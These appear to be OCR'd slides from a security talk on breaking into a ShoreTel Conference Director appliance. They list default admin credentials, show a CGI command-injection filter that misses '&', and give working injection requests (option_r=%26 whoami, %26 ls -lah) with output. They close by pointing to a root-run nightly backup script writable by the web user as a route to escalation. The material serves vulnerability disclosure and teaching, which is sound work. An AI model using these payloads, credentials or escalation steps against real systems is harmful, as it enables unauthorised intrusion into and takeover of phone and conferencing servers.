
ShoreTel Conference

- "Convergence" - IM, Conference, WebEx
- Super secret software (Linux, shhh!)
- No root for you!


Converged Conferencing Director - Console Login:
Admin Name
Password
Login

admin / changeme


ShoreTel
Configuration
Provisioning
Monitoring
Reporting
Logout
Conference Director
5.6.2b2681
To begin, select one of the links at the top of the screen.
TCP/IP Settings
VOIP Settings
Bridge Port Settings
System Options
LDAP Configuration
Voice Prompts
Translation Tables
Music On Hold Settings
SSL Certificate
Licensing
Manual Server Backup
Automatic Server Backup
Manual Server Restore
Shutdown
Upgrade Server Software
Advanced Settings



ShoreTel
Configuration
Provisioning
Monitoring
Reporting
Logout
Active Calls
Active Media
System Status
Site Connections
Server Status
System Commands
Command
Options
netstat
r i s v n l a
Execute
ping
Execute
ifconfig
all
Execute
route
e ee n v
Execute
Results

Command	Options	
netstat	r ☐ i ☐ s ☐ v ☐ n ☐ l ☐ a ☐	Execute
ping		Execute
ifconfig	all	Execute
route	e ☐ ee ☐ n ☐ v ☐	Execute

Results

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
10.1.1.0        *               255.255.255.0   U         0 0          0 eth0
192.168.254.0   *               255.255.255.0   U         0 0          0 vmnet1
169.254.0.0     *               255.255.0.0     U         0 0          0 eth0
127.0.0.0       *               255.0.0.0       U         0 0          0 lo
default         10.1.1.1        0.0.0.0         UG        0 0          0 eth0
```

via Burp Suite




syscmds.cgi

```
# Prevent them from executing followon commands, or piping
    if ( $option =~ /[;|\'\`\(\{]/ ) {
     $results = "Illegal option specified. Not executing command.";
    } else {
     $results = `/bin/ping -c 5 $option 2>&1`;
    }
}
```

Oops.

%26 is != “|”

This is why phone people shouldn’t write webapps.


cmd=netstat&option_r=%26 whoami
+
<
>
response
route
e
ee
n
v
Results
nobody

Savant, who cares?
'nobody' is a nobody.


```
cmd=netstat&option_r=%26 ls -lah
```

+ < >

response

raw | headers | hex | html | render

```
-rwxr-xr-x    1 nobody   nobody      249K Mar 17  2006 CallLogOps
-rwxr-xr-x    1 nobody   nobody      244K Mar 17  2006 GetPhones
-rwxr-xr-x    1 nobody   nobody      244K Mar 17  2006 LogonMessages
-rwxr-xr-x    1 nobody   nobody      261K Mar 17  2006 Manageurls
-rwxr-xr-x    1 nobody   nobody      245K Mar 17  2006 PersonalAccountMgr
-rwxr-xr-x    1 nobody   nobody      245K Mar 17  2006 PhoneOps
-rwxrwxr-x    1 nobody   nobody       916 Feb 21  2006 XML_Micro.pm
-rwxrwxr-x    1 nobody   nobody      7.2K Feb 21  2006 activecalls.cgi
-rwxrwxr-x    1 nobody   nobody      2.3K Feb 21  2006 activeusers.cgi
-rwxrwxr-x    1 nobody   nobody      4.3K Feb 21  2006 addorg.cgi
```


cmd=netstat&option_r=%26 ls -lah scp.expect
+
<
>
response
raw
headers
hex
html
render
ping
Execute
ifconfig
all
Execute
route
e
ee
n
v
Execute
Results
-rwxrwxr-x 1 nobody nobody 2.1K Feb 21 2006 scp.expect
Active Internet connections (w/o servers)
done

Nightly automated backups.

...and it is run by root.

